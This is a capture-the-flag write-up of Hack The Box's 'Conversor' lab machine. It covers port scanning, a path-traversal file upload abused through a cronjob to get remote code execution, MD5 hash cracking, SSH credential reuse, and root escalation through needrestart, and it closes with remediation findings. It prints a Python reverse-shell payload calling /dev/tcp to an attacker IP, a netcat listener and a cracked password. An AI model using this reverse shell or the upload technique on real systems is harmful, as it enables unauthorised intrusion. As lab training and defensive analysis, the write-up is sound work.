WriteUp: Conversor | HTB

All rights reserved to Hack The Box LTD.
Summary
- Exploitation of
Path Traversalto gainRCE - Extraction and cracking of hashes
MD5viaHashcat - Reuse of credentials for access via
SSH - Exploitation of the command’s SUID
needrestart(CVE-2024-48990) - Security recommendations to prevent and mitigate vulnerabilities on this machine.
Skills Used
- Port enumeration
- Use of basic GNU/Linux-based commands
- Exploitation via UFU and RCE
- Searching for and using Critical CVEs
- Exploitation of vulnerable SUID
Tools Used
- Nmap
- Caido
- Netcat
- Strings
- Hashcat
- SSH
- sudo
- needrestart
Vulnerability Assessment and Analysis
The platform HTB provides us with the IP target, which is the 10.129.12.212, an address that can be reached by connecting through the VPN assigned to us by the platform.
Port Scanning
We perform a scan of the 65,535 ports TCP on the system using the tool Nmap, focusing on those with an open status:
nmap -p- --min-rate 5000 -Pn -n -oN nmap-scan 10.129.12.212
<= Important => In enterprise environments, sending large numbers of packets
TCP,ICMPorUDPoften causes network congestion, leading to anDoSor being blocked by monitoring systems.
Port Enumeration
We observe that ports 22 (SSH) and 80 (HTTP) are active. From this point, we can enumerate the services through Nmap.
nmap -sCV -p22,80 -oN ports-enumeration 10.129.12.212
After analyzing the port enumeration, we can summarize the results in the following table:
| Port | Service | Version | Notes |
|---|---|---|---|
| 22 | ssh | OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0) | Outdated version vulnerable to CVE-2016-6210 and CVE-2015-5600, although for this machine there is another approach to the target |
| 80 | http | Apache httpd 2.4.52 | The target is likely running an Apache outdated web server |
Tools such as
whatweb(Command) orWappalyzer(Browser extension) are very useful when we want to identify only the technologies present in an HTTP service.
Based on the table, we can define possible attack vectors against the target:
Port 22 (SSH): outdated service
OpenSSH, possibly being used by aUbuntu 22.04 LTS(Jammy Jellyfish). Possible user enumeration viaCVE-2016-6210andDoS(CVE-2015-5600). At first glance, these are not potential direct access points to the system.Port 80 (HTTP): Open-source website hosted via an
Apache httpd 2.4.52. Through web enumeration, it is possible to find other vulnerabilities.
Web Enumeration
Before accessing the target’s website Conversor, a mapping from the target IP to the page is performed temporarily. This is possible by modifying the file /etc/hosts:
sudoedit /etc/hosts
After accessing the page, a login panel can be found. To log in, we create a username and password.
The page at the address index.html is a section where you can upload files with the .xml and .xslt, which in itself is considered an attack vector if there is a poor implementation (CWE-91 and/or CWE-611).

It is worth noting that allowing users to upload files
.XSLTis considered a potentially serious security breach, as an attacker can inject malicious code and include references to entities external to the page (Special emphasis should be placed on the vulnerabilitiesXXE).
If we go to the address /about we observe that it is possible to download the website’s source code:

This allows us to analyze the website’s architecture to look for security flaws (such as identifying a lack of sanitization of user-uploaded files).
After downloading and analyzing the files app.py , install.md we can highlight two critical security flaws:
Unrestricted File Upload (app.py) |
Cronjob (install.md) |
|---|---|
No validation or sanitization is performed on the names of uploaded files, allowing for path manipulation (a technique known as Path Traversal) |
Cronjob responsible for executing all the code python in the directory /scripts every minute |

These two vulnerabilities could allow an RCE if an attacker were able to upload a file to the address /scripts.

As a first step, we tried to check if it is possible to perform a Path Traversal through requests POST by modifying the parameter filename; to do this, we uploaded an empty file to try to modify an image at the address conversor.htb/about.
Using the tool Caido, we intercept the request and manipulate it:

We modify the filename so that it can navigate through directories until it reaches the section
/aboutand replace the imagearturo.png.
After sending the request, we observed that it was possible to modify an image in the section /about:
Exploitation
From this point on, we focused on attempting to access the computer’s system using various methods Conversor.
Web
After verifying the existence of a promising attack vector, we uploaded a revershell written in Python, modifying the path so that our malicious code would be stored in the directory /scripts.
#!/usr/bin/env python3

import os

os.system("bash -c 'bash -i >& /dev/tcp/IP/4444 0>&1'")
We use the tool netcat to enter listen mode on port 4444. After waiting a few seconds, a connection is established with the victim server:
nc -lvnp 4444
After gaining access, the server’s database can be found at the address /var/www/conversor.htb/instance/users.db. It contains the password for the user fismathack, hashed using the algorithm MD5 (currently vulnerable).

Using hashacat we can crack the hash using a Dictionary Attack as follows:
hashcat -m 0 -a 0 hash-fismathack.txt wordlist.txt
-m: specifies the type of algorithm used (in this case, MD5)-a: specifies the attack method (in this case, a dictionary attack)
SSH
hashcat returns the user’s password, which is Keepmesafeandwarm. After that, we can try to check if there is credential reuse through the service SSH.
ssh fismathack@conversor.htb #Keepmesafeandwarm
After logging in as the user fismathack, we check if we have the ability to execute binaries with SUID.
sudo -l
CVE-2024-48990
We observe that the user fismathack can run needrestart as an administrator; a quick search on the page GTFObins shows that this binary can execute perl stored in a file with the extension .conf.

We create a configuration file (for example, test.conf). This way, when we ask needrestart it to load an additional configuration file, it executes a shell inherited with user permissions root.

Now we have a session bash as the user root, taking full control of the system Conversor.
Impact
An attacker with the permissions of a regular user such as www-data or fismathack has the following capabilities:
- Read files from the web application in the directory
/var/www/conversor.htb.- Access the database
users.db, exposing user credentials.- Ability to execute
scriptsand establish persistent sessions.- Ability to enumerate other systems on the network and perform lateral movement.
An attacker with administrator privileges gains the ability to:
- Establishing persistence between sessions and controlling server traffic.
- Manipulation of
cronjobsto execute malicious tasks.- Installation of
backdoorsat the kernel level.
Summary
The machine Conversor exhibited a series of critical vulnerabilities (not all of which are detailed in this WriteUp), such as performing a Path Traversal and subsequently a RCE, as well as a Credential Reuse and exploitation of a SUID, among others. Therefore, the following section will outline the findings, their severity, and guidelines for preventing this type of security breach.
Findings
Unrestricted file uploads and
Path Traversal
| ID | Vulnerability | Threat Level | Description |
|---|---|---|---|
| MF1 | CWE-35 and CWE-434: Path Traversal and Unrestricted File Upload | Critical | Lack of sanitization in the parameter filename in the code app.py, allowing file overwriting and hosting of malicious code in arbitrary paths |
Immediate Measures
- Implement functions that remove characters allowing directory traversal (
../) in the name of the uploaded file.- Implement an isolated environment within a container or sandbox.
- Strictly validate extensions, content (
Magic Bytes) and structure of uploaded files (.xmland.xslt).
Exploitation of
XXEin files.xslt
| ID | Vulnerability | Threat Level | Description |
|---|---|---|---|
| MF2 | CWE-611: Improper Scoping of XML External Entity References | Critical | Insecure file processing .xslt, allowing reading and writing of system files, as well as execution of commands on the server |
Immediate actions:
- Apply a
parsersecure approach when processing files.xslt, using measures such asresolve_entities=False,no_network=True.- Establish a strict security profile, disabling file read, write, and command execution capabilities within the system and network.
Dictionary Attackagainst algorithmMD5
| ID | Vulnerability | Threat Level | Description |
|---|---|---|---|
| MF3 | CWE-328 and CWE-522: Weak Hash Usage and Insufficient Credential Protection | High | Credentials exposed in users.db and weak hash weak (MD5) |
Immediate measures:
- Use modern and robust cryptographic functions
hashmodern and robust cryptographic functions (such asArgon2idorSHA-512).- Use
saltingunique and random for each new password generated by the user.
Leveraging
SUIDin theneedrestart
| ID | Vulnerability | Threat Level | Description |
|---|---|---|---|
| MF4 | CWE-269: Improper Privilege Handling | Critical | The local user fismathack with execution capabilities needrestart, with the ability to inject code perl, obtaining a shell such as root. |
To mitigate an attacker’s ability to escalate privileges, it is recommended to:
- Remove administrator execution permissions for the user
fismathackfor the execution ofneedrestartthe file/etc/sudoers.- If strictly necessary, restrict the
-c, or allow absolute, write-protected configuration paths for the userfismathack.
Related Posts
2026-03-25
2026-03-16